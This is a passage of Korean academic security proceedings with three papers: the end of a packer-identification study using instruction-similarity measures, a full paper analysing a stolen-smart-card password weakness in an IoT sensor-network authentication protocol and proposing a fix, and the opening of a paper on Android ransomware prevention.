n-gram 기법의 경우에는 추출 명령어의 수가 10개, 20개인 두 경우에 가장 좋은 성능 분포를 나타내었다. 임계값이 0.2 ~ 0.45일 때에는 추출 명령어 수에 관계없이 최대 성능을 보여주었다.




Fig. 6. Performance distribution for mnemonics LCS




Fig. 7. Performance distribution for edit distance




Fig. 8. Performance distribution for n-gram similarity

추출 명령어의 수와 성능의 연관관계를 분석해보았을 때, 우리는 추출 명령어의 수를 20개로 설정하는 것이 가장 좋다고 판단하였다.

Table 1.은 추출 명령어의 수가 20개 일 때, 임계값에 따른 세 분석 기법의 성능을 표로 나타낸 것이다. 임계값에 관계없이 n-gram 유사도 기법의 성능은 항상 최대로 나타났다. ED의 경우, 임계값이 0.35 이상일 때, 항상 최대 성능을 보여주었다. 명령어 LCS 기법의 경우, 임계값이 0.5 이상일 때, 최대 성능으로 나타났다.

Table 1. Performance in 20 mnemonics

threshold	LCS	n-gram	Edit Distance
0.2	0.413	0.929	0.515
0.25	0.430	0.929	0.515
0.3	0.515	0.929	0.515
0.35	0.515	0.929	0.929
0.4	0.642	0.929	0.929
0.45	0.642	0.929	0.929
0.5	0.929	0.929	0.929
0.55	0.929	0.929	0.929
0.6	0.929	0.929	0.929
0.65	0.929	0.929	0.929
0.7	0.929	0.929	0.929
0.75	0.929	0.929	0.929
0.8	0.929	0.929	0.929
0.85	0.929	0.929	0.929
0.9	0.929	0.929	0.929
0.95	0.929	0.929	0.929
1	0.929	0.929	0.929

추출 명령어에 따른 성능 분포 그래프와 세 분석 기법 간의 성능 비교표를 통해, 분석에 사용할 추출 명령어의 수는 20으로 설정하고 n-gram 유사도 기법을 사용하는 것이 가장 적합한 것으로 판단하였다.

VI. 결론 및 향후 계획

본 논문에서는 3가지 패커(PESpin, UPX, mpress)로 생성된 프로그램의 Entry Point에서 N개의 명령어를 추출하고, 명령어 LCS 기법, n-gram 유사도 기법, ED를 적용하여 같은 패커로 생성된 프로그램을 얼마나 잘 식별하는지 실험하였다. 실험을 통해 패커 식별에 필요한 적절한 명령어 수 N을 찾고, n-gram 유사도 기법의 성능이 가장 좋은 것을 보였다.

향후에는 프로그램에 사용되는 패커의 수를 늘려 본 논문의 방법이 다양한 패커를 식별하는데 적합한 방법인지 연구할 계획이다.

[참고문헌]

[1] Yeongcheol Kim and Eun-Sun Cho, “Similarity Analysis on Different Versions of Same Functions”, Proc. of KIISE Korea Computer Congress, Dec. 2016.

[2] Ryoichi ISAWA, Tao BAN, Shanqing GUO, Daisuke INOUE, and Koji NAKAO, “An Accurate Packer Identification Method Using Support Vector Machine”, IEICE Transactions. 97-A(1). pp253-263. Jan. 2014.

[3] exeinfo PE, http://exeinfo.atwebpages.com/

[4] IDA Pro, https://www.hex-rays.com/products/ida/

[5] PESpin, http://www.pespin.com/

[6] UPX, https://upx.github.io/

[7] mpress, https://autohotkey.com/mpress/mpress_web.htm

안전한 IoT 환경을 위한 스마트카드 기반 인증 기법

우시재*, 곽진**

*아주대학교 컴퓨터공학과 정보보호응용및보증연구실

**아주대학교 사이버보안학과

Authentication Scheme using Smart Card for Secure IoT Environment

Si-Jae Woo*, Jin Kwak**

*ISAA Lab., Department of Computer Engineering, Ajou University.

**Department of Cyber Security, Ajou University

요 약

다양한 IoT 디바이스들이 등장함에 따라 IoT 센서 네트워크를 안전하게 관리할 수 있는 프로토콜들이 활발하게 연구되고 있다. Muhamed 기법은 스마트카드 기반으로 간단한 해시 연산과 XOR 연산만을 사용하여 안전한 무선 센서 네트워크 환경을 제공하는 기법을 제안했다. 그러나 Muhamed 기법에서 로그인 시 사용되는 스마트카드가 제 3자에게 도난 혹은 탈취 당할 경우, 사전에 등록했던 비밀번호를 변조하여 정상적인 사용자처럼 인증하여 센서 노드에 접근할 수 있는 취약점이 존재한다. 본 논문에서는 분석된 취약점을 보완하기 위해 게이트웨이 노드와 사용자 간 검증할 수 있는 수단을 추가하고 비밀번호에 대한 무결성을 추가하여 대응하는 기법을 제안한다.

I. 서론

최근 IT의 발전으로 다양한 IoT 디바이스들이 개발되면서 실생활 속에서도 활발하게 응용되고 있다. IoT 디바이스들이 실생활에 밀접해짐에 따라 무선 센서 네트워크의 안전성에 대한 연구들이 주목받고 있다[1]. 무선 센서 네트워크는 다양한 환경 정보를 수집하여 광범위한 응용 분야를 제공하기 때문에 안전성을 제공하기 위한 연구가 필요하다[2].

Muhamed 기법은 안전한 무선 센서 네트워크 환경을 제공하기 위한 기법 중 하나이다. 사전에 등록된 스마트카드를 기반으로 로그인 및 인증 단계를 진행하며, 스마트카드와 더불어 해당 스마트카드에 대한 비밀번호를 입력함으로써 로그인이 진행된다[3]. 하지만 해당 스마트카드가 공격자에 의해 도난 및 탈취 당했을 경우, 공격자는 사전에 등록된 비밀번호 없이도 정상적인 인증이 가능하며 자신이 원하는 센서 노드에 접근이 가능하다는 취약점이 존재한다.

따라서 본 논문에서는 Muhamed 기법에서 발생할 수 있는 취약점을 해결하고 안전한 무선 센서 네트워크를 제공할 수 있는 기법을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서 Muhamed 기법에 대한 관련연구를 분석하고, 3장에서는 분석한 연구를 기반으로 취약점 분석을 진행한다. 4장에서는 분석된 취약점을 보완하기 위한 제안사항을 설명하고, 5장에서 제안사항에 대한 안전성 분석을 설명한 후 6장에서 결론을 맺는다.

II. 관련 연구

본 장에서는 스마트카드 기반 무선 센서 네트워크 인증 기법인 Muhamed 기법에 대해 설명한다. Muhamed 기법은 사전 배포 단계, 사용자 및 센서 노드 등록 단계, 로그인 단계, 인증

이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No.NRF-2014R1A2A1A11050818).

단계, 암호 변경 단계 및 동적 노드 추가 단계 총 7 단계로 구성되어 있다. 본 논문에서는 사용자 및 센서 노드 등록 단계, 로그인 단계, 인증 단계를 대상으로 분석하였으며 [표 1]은 Muhamed 기법에서 사용되는 파라미터들을 나타낸다.

[표 1] Muhamed 기법의 파라미터

파라미터	설 명
●–>	보안 채널
◆–>	공개 채널
U_i	i번째 사용자
SC	스마트카드
S_j	j번째 센서 노드
GWN	게이트웨이 노드
X_{GWN}	GWN의 비밀값
X_{GWN-U_i}	GWN과 U_i가 공유한 비밀값
X_{GWN-S_j}	GWN과 S_j가 공유한 비밀값
ID_i	사용자의 식별자
PW_i	사용자의 비밀번호
r_i, r_j	사용자 및 센서 노드의 $nonce$ 값
T_x	타임 스탬프
$\triangle T$	허용된 전송 지연 시간
SK	세션 키
$\|\|$	연접 연산
$\oplus$	XOR 연산
$h(\bullet)$	해시 연산

2.1 등록 단계

Muhamed 기법에서 제안하는 등록 단계는 두 가지 등록 단계로 구성되며 [그림 1]은 두 가지 등록 단계를 나타낸다. 첫 번째는 사용자 입장에서의 등록 단계이고, 두 번째는 센서 노드 입장에서의 등록 단계이다.

❑ 사용자 등록 단계

Step 1. U_i는 ID_i와 PW_i, r_i를 선택한다.

Step 2. U_i는 $MP_i = h(r_i \oplus PW_i)$를 연산한다.

Step 3. U_i는 $MI_i = h(r_i \oplus ID_i)$를 연산한다.


Step 4. MI_i, MP_i는 보안 채널을 통해 GWN으로 전송된다.

Step 5. GWN은 $f_i = h(MI_i \| X_{GWN})$, $x_i = h(MP_i \| X_{GWN-U_i})$, $e_i = f_i \oplus x_i$를 연산한다.

Step 6. GWN은 $\{MI_i, e_i, f_i, X_{GWN-U_i}\}$를 이용하여 스마트카드 SC를 개인화한다.

Step 7. GWN은 MI_i, X_{GWN-U_i}를 저장하고 U_i에게 SC를 전송한다.

Step 8. U_i는 SC에 r_i를 추가하여 저장한다.



[그림 1] Muhamed 기법의 등록 단계

❑ 센서 노드 등록 단계

Step 1. S_j는 r_j를 선택한다.

Step 2. S_j는 $MP_j = h(X_{GWN-S_j} \| r_j \| SID_j)$,
$MN_j = r_j \oplus X_{GWN-S_j}$,
$RMP_j = MP_j \oplus MN_j$를 연산한다.

Step 3. SID_j, RMP_j, MN_j, T_1은 공개 채널을 통해 GWN으로 전송된다.

Step 4. GWN은 T_1을 이용하여 시간에 대한 유효성 검증을 진행한다.


Step 5. 검증을 마친 GWN은
$MP_j = RMP_j \oplus MN_j$, $r_j^* = MN_j \oplus X_{GWN-S_j}$,
$MP_j^* = h(X_{GWN-S_j} \| r_j^* \| SID_j)$를 연산한다.

Step 6. GWN은 수신받은 MP_j와 자신이 연산한 MP_j^*가 일치한지 검증한다.

Step 7. 검증을 마친 GWN은
$f_j = h(SID_j \| X_{GWN}), x_j = h(MP_j^* \| X_{GWN-S_j})$,
$e_j = f_j \oplus x_j$를 연산한다.

Step 8. e_j, f_j, T_2는 공개 채널로 S_j에 전송된다.

Step 9. S_j는 T_2를 이용하여 시간에 대한 유효성 검증을 진행하고, e_j와 f_j를 메모리에 저장한다.



[그림 2] Muhamed 기법의 로그인 단계

2.2 로그인 단계

Step 1. U_i는 터미널에 SC를 삽입한다.

Step 2. U_i는 SC에 맞는 PW_i^*를 입력한다.

Step 3. SC는 $MP_i^* = h(r_i \| PW_i^*)$,
$x_i^* = h(MP_i^* \| X_{GWN-U_i})$, $x_i = f_i \oplus e_i$를 연산한다.

Step 4. SC는 원본 x_i와 연산된 x_i^*가 일치하는지 검증한다.

Step 5. 검증 후 SC는 난수 K_i를 선택하고,
$N_i = h(x_i \| X_{GWN-U_i} \| T_1)$,
$Z_i = K_i \oplus f_i$를 연산한다.

Step 6. $\{MI_i, e_i, Z_i, N_i, T_1\}$은 공개 채널을 통해 S_j에게 전송된다.

2.3 인증 단계

Step 1. S_j는 T_1을 이용하여 시간에 대한 유효성 검사를 진행한다.

Step 2. 검증 후 S_j는 $x_j = e_j \oplus f_j$,
$A_j = h(X_{GWN-S_j} \| T_1 \| T_2) \oplus x_j$를 연산한다.

Step 3. $MI_i, e_i, N_i, T_1, T_2, SID_j, e_j, A_j$는 공개 채널을 통해 GWN에게 전송된다.

Step 4. GWN은 T_2를 이용하여 시간에 대한 유효성 검사를 진행한다.

Step 5. 유효성 검사를 마친 GWN은
$f_j^* = h(SID_j \| X_{GWN})$, $x_j^* = e_j \oplus f_j^*$,
$x_j = A_j \oplus h(X_{GWN-S_j} \| T_1 \| T_2)$를 연산한다.

Step 6. GWN는 원본 x_j와 연산한 값 x_j^*가 일치하는지 검증한다.

Step 7. 검증 후 GWN은 $f_i^* = h(MI_i \| X_{GWN})$,
$x_i^* = e_i \oplus f_i^*$, $Q_i = h(x_i^* \| X_{GWN-U_i} \| T_1)$을 연산한다.

Step 8. GWN은 Q_i와 N_i가 일치하는지 검증한다.

Step 9. 검증 후 GWN은
$F_{ij} = f_i^* \oplus h(f_j^* \| X_{GWN-S_j})$,
$H_j = h(f_j^* \| X_{GWN-S_j} \| T_1 \| T_2 \| T_3)$,
$S_i = h(Q_i \| T_1 \| T_2 \| T_3)$를 연산한다.

Step 10. $F_{ij}, H_j, S_i, T_1, T_2, T_3$은 공개 채널을 통해 S_j에게 전송된다.

Step 11. S_j는 T_3을 이용하여 시간에 대한 유효성 검사를 진행하고, H_j가 $h(f_j \| X_{GWN-S_j} \| T_1 \| T_2 \| T_3)$와 일치하는지 검증한다.

Step 12. 검증 후 S_j는 난수 K_j를 선택하고,

$f_i^* = F_{ij} \oplus h(f_j \| X_{GWN-S_j})$, $K_i = Z_i \oplus f_i^*$,
$R_{ij} = h(f_i^* \| SID_j \| T_1 \| T_2 \| T_3 \| T_4) \oplus K_j$,
$SK = h(K_i \oplus K_j)$를 연산한다.

Step 13. $S_i, R_{ij}, T_1, T_2, T_3, T_4$는 공개 채널을 통해 U_i로 전송된다.

Step 14. U_i는 T_4를 이용하여 시간에 대한 유효성 검사를 진행하고, S_i가 $h(h((e_i \oplus f_i) \| T_1) \| T_2 \| T_3)$와 일치하는지 검증한다.

Step 15. 검증 후 U_i는 세션 키를 얻기 위해 $K_i = R_{ij} \oplus h(f_i \| SID_j \| T_1 \| T_2 \| T_3 \| T_4)$,
$SK = h(K_i \oplus K_j)$를 연산한다.

III. 취약점 분석

본 장에서는 Muhamed 기법에서 사용되는 스마트카드 SC가 도난 및 탈취 당하였을 때 발생할 수 있는 취약점에 대해 분석한다.


3.1 패스워드 변조 공격

Muhamed 기법의 로그인 단계에서 SC와 함께 사전에 등록한 비밀번호 PW를 입력해야 로그인이 가능하다. 하지만 사전에 등록한 비밀번호 PW없이 로그인이 가능하다는 취약점이 존재한다. 본 논문에서는 공격자가 스마트카드 SC에 대한 읽기·쓰기가 가능하다고 가정하며 자세한 설명은 다음과 같다.

❑ 사용자 등록 단계

Step 1. 스마트카드 SC를 습득한 공격자는 $\{r_i, MI_i, e_i, f_i, X_{GWN-U_i}\}$에 대한 정보를 얻는다.

Step 2. 공격자는 비밀번호 PW_i^a를 선택한다.



[그림 3] Muhamed 기법의 인증 단계

Step 3. 공격자는 $MP_i^a = h(r_i \| PW_i^a)$,
$x_i^a = h(MP_i^a \| X_{GWN-U_i})$,
$e_i^a = f_i \oplus x_i^a$를 연산한다.

Step 4. 공격자는 스마트카드 SC에 e_i를 e_i^a로 변조하여 SC에 쓰기 작업을 한다.

❑ 로그인 단계

Step 1. 공격자는 자신이 선택했던 PW_i^{a*}를 입력하여 로그인을 시도한다.

Step 2. SC가 검증을 진행할 시 공격자가 선택한 PW_i^a를 기반으로 생성된 x_i^a와 x_i^{a*}를 비교하기 때문에 기존 SC에 등록할 때 이용했던 PW_i가 아닌 변조된 PW_i^a 값으로도 인증이 가능하다.

❑ 인증 단계

Muhamed 인증 기법의 인증 단계에서는 그 전 단계인 로그인 단계에서 사용자 U_i와 센서 노드 S_j 간의 인증이 이루어졌다고 가정한다. 인증 단계 ***Step 6***에서 비교하는 x_j와 x_j^*는 S_j와 GWN 사이에서의 인증을 진행하며, 사용자 U_i의 변조된 PW_i값을 검증할 수 없다.

위와 같은 방법을 이용하여 도난당한 SC가 사전에 등록된 PW_i없이 정상적인 인증이 가능하기 때문에 이에 대한 대응방안이 필요하다.


IV. 제안사항

본 장에서는 Muhamed 기법에서 스마트카드 도난 시 발생할 수 있는 취약점에 대한 대응 기법을 제안한다. 기존 Muhamed 기법에서 스마트카드 도난 시 발생하는 취약점은 인증 단계에서 GWN이 S_j에 대한 검증만을 진행하고, U_i에 대한 검증을 진행하지 않아 발생하였다.

본 장에서는 이를 방지하기 위해 Muhamed 기법의 등록 단계와 인증 단계를 재설계하여 취약점에 대응하는 기법을 제안한다.

4.1 등록 단계

기존 Muhamed 기법 등록 단계의 ***Step 5***에서 GWN은 U_i가 전송한 e_i값을 저장한다. 이는 추후 인증 단계에서 GWN이 U_i를 검증하기 위해 사용된다.



[그림 4] 제안사항의 등록 단계

4.2 인증 단계


Step 1. S_j는 T_1을 이용하여 시간에 대한 유효성 검사를 진행한다.

Step 2. 검증 후 S_j는 $x_j = e_j \oplus f_j$,
$A_j = h(X_{GWN-S_j} \| T_1 \| T_2) \oplus x_j$를 연산한다.

Step 3. $MI_i, e_i, N_i, T_1, T_2, SID_i, e_j, A_j$는 공개 채널을 통해 GWN에게 전송된다.

Step 4. GWN은 T_2를 이용하여 시간에 대한 유효성 검사를 진행하고, S_j로부터 받은 e_i^*와 기존에 저장하고 있던 e_i가 일치하는지 검증한다.

Step 5. 유효성 검사를 마친 GWN은 이후 Muhamed 기법의 인증 기법 ***Step 5*** 이하로 동일하게 진행된다.



[그림 5] 제안사항의 인증 단계

V. 안전성 분석

기존 Muhamed 기법에서 존재하는 스마트카드 도난 시 발생할 수 있는 취약점은 인증 단계에서 게이트웨이 노드 GWN이 사용자 U_i에 대한 검증을 진행하지 않기 때문에 발생하였다.

본 논문의 제안사항에서는 이를 보완하고자 등록 단계에서 PW_i에 대한 무결성을 제공할 수 있는 e_i^*값을 GWN에 저장하였다. e_i^*는 등록된 비밀번호를 마스킹한 MP_i를 이용해 연산된다. 만약 공격자가 MP_i를 MP_i^a로 변조하여 로그인을 시도한다 하더라도 인증 단계에서 GWN이 저장하고 있는 e_i^*과 공격자가 변조한 e_i^a가 일치하지 않는다. 이를 이용하여 인증 단계에서 GWN이 U_i에 대해 검증함으로써 스마트카드 SC가 도난당하더라도 사전에 등록한 비밀번호 PW_i를 모른다면 센서 노드 S_j에 접근할 수 없다.

$$e_i^* = h(MI_i||X_{GWN}) \oplus h(MP_i||X_{GWN-U_i}) \quad (1)$$

$$e_i^a = h(MI_i||X_{GWN}) \oplus h(MP_i^a||X_{GWN-U_i}) \quad (2)$$

VI. 결론

본 논문에서는 Muhamed 기법을 분석하고 이에 대한 취약점 분석을 진행하였다. 또한 분석된 취약점을 보완하여 안전한 무선 센서 네트워크 환경을 제공할 수 있는 기법을 제안하였다.

본 논문에서는 Muhamed 기법의 등록 단계, 로그인 단계, 인증 단계를 대상으로 분석을 진행하였으며, 해당 단계들에서 발생할 수 있는 취약점을 분석하였다. 정상적인 사용자가 스마트카드를 도난당했을 경우, 스마트카드 기반의 등록, 로그인, 인증 단계를 지원하는 Muhamed 기법에서는 스마트카드와 사전에 등록했던 비밀번호를 사용하여 인증을 진행한다. 하지만 3장에서 진행한 취약점 분석에서는 공격자가 스마트카드 탈취 후 기존에 등록되어있던 비밀번호 없이도 정상적인 인증이 가능했으며, 센서 노드에 대한 비인가 접근이 가능함을 증명했다.

본 논문에서 제안한 기법은 스마트카드에 대한 비밀번호에 대한 무결성을 제공하기 위해 게이트웨이 노드에 추가적인 정보를 저장하고, 인증 단계에서 추가적인 인증 절차를 제공함으로써 스마트카드 탈취 시 발생할 수 있는 취약점에 대응하였다.

향후에는 Muhamed 기법의 나머지 4 단계들을 추가 분석하여, 안전한 무선 센서 네트워크 환경을 제공하기 위한 추가적인 기법 연구들이 필요하다. 또한 초경량 저전력 IoT 환경을 지원하기 위해 중복되는 연산이나 불필요한 파라미터들을 제거함으로써 보다 효율적인 인증 기법에 대한 연구가 필요하다.

[참고문헌]

[1] Jessamyn DahmenDiane J. Cook, Smart secure homes: a survey of smart home technologies that sense, assess, and respond to security threats, Journal of Reliable Intelligent Environments, February, 2017.

[2] Muneer Bani Yassen, Shadi Aljawaerneh, Reema Abdulraziq, Secure Low Energy Adaptive Clustering Hierarchal Based on Internet of Things for Wireless Sensor Network (WSN): Survey, IEEE International Conference on Engineering & MIS (ICEMIS), September, 2016.

[3] Muhamed Turkanovic, Boštjan Brumen, Marko Hölbl, A novel user authentication and key agreement scheme for heterogeneous ad hoc wireless sensor networks, based on the Internet of Things notion, Ad Hoc Networks 20 (2014) 96–112, .September, 2014.

안드로이드 환경에서 랜섬웨어 방지를 위한 애플리케이션 관리 방안 연구

박인규*, 최슬기*, 곽진**

*아주대학교 컴퓨터공학과 정보보호응용및보증연구실

**아주대학교 사이버보안학과

A Study on Application Management Method to Prevent Ransomware in Android Environment

In-Kyu Park*, Seul-Ki Choi*, Jin Kwak**

*ISAA Lab., Department of Computer Engineering, Ajou University.

**Department of Cyber Security, Ajou University

요 약

스마트폰 시장에서 안드로이드 사용자가 많은 비율을 차지하면서 안드로이드에 대한 보안은 항상 문제가 되어왔다. 또한, 최근에는 기업의 업무환경이 PC 환경에서 스마트폰 환경으로 이동한 기업이 증가하면서 안드로이드에 대한 보안 문제는 더욱 대두되었다. 또한, 안드로이드 기반의 애플리케이션의 경우 리패키징을 통해 악성행위를 수행하는 애플리케이션을 유포하기 용이하다. 이러한 이유로 안드로이드 기반의 스마트폰은 많은 랜섬웨어의 표적이 되어 왔으며 현재에도 안드로이드 스마트폰을 감염시키기 위하여 랜섬웨어가 지속적으로 등장하고 있다. 하지만 현재 안드로이드 기반 랜섬웨어로부터 파일을 보호하기 위한 암호화될 수 있는 파일 모니터링, 시스템 자원 사용률 등의 대응방안은 파일 피해를 최소화하기 위한 방법으로 근본적인 문제점을 해결할 수 없으며, 이벤트 탐지 우회와 시스템 성능 차이로 인한 오탐이 발생할 확률이 높다. 따라서 파일을 보호하기 보다는 애플리케이션에 대한 관리가 제대로 이루어지는 것이 중요하다. 본 논문에서는 안드로이드 기반 랜섬웨어의 특징을 분석하여 이벤트 탐지 모듈, 프로세스 제어 모듈, 애플리케이션 분석 모듈, 애플리케이션 삭제 모듈을 통해 안드로이드 환경에서 발생하는 랜섬웨어 방지를 위한 애플리케이션 관리 방안을 제안한다.

I. 서론

랜섬웨어는 악성코드 유포를 통해 해당 시스템을 감염시킨 후 파일을 암호화 시키며 암호화된 파일의 복호화를 조건으로 금전을 요구하는 악성코드이다. 안드로이드 환경에서 발생하는 랜섬웨어는 PC 환경에서 발생하는 랜섬웨어와 동일하게 파일을 암호화하는 기능을 수행하는 랜섬웨어가 존재한다. 또한, 사용자의 스마트폰의 기존 잠금 패턴을 제거하고 공격자가 원하는 잠금 패턴을 삽입한 뒤 이를 해제할 수 있는 PIN 번호를 변경하여 잠금을 해제할 수 없도록 한다. 이후 잠금 해제를 조건으로 금전을 요구하는 랜섬웨어가 존재한다[1].

현재 랜섬웨어 탐지를 위해 일반적으로 미끼 파일을 사용한 랜섬웨어 탐지나 CPU, 메모리 사용률 및 파일 입출력 상태 변화 탐지를 통한 랜섬웨어 탐지 등의 방법이 사용된다. 하지만 이러한 방안들은 랜섬웨어로부터 발생할 수 있는 데이터 손실을 최소화할 뿐 파일 암호화 순서 변경이나 사용 시스템 사양 차이로 인한 시스템 자원 사용률 차이 등으로 인한 오탐률 상승 등의 이유로 근본적인 해결책이 될 수 없다. 따라서 파일 위주의 보호보다는 랜섬웨어 자체를 막을 수 있도록 설치되는 애플리케이션에

이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No.NRF-2014R1A2A1A11050818).

대한 관리 방안이 필요하다[2].

본 논문에서는 애플리케이션을 관리하기 위해 네 개의 모듈(이벤트 탐지 모듈, 프로세스 제어 모듈, 애플리케이션 분석 모듈, 애플리케이션 삭제 모듈)을 제안하고 각 모듈에서 랜섬웨어 방지를 위해 사용되어야 할 함수나 명령어 등의 기능을 설명한다.

본 논문의 구성은 다음과 같다. 2장에서 랜섬웨어의 특징과 랜섬웨어 강제 실행에 대한 관련 연구를 진행한다. 3장에서는 애플리케이션을 안전하게 관리하기 위한 방안을 제안하고, 마지막으로 4장에서 결론을 맺는다.

II. 관련 연구

2.1 안드로이드 랜섬웨어

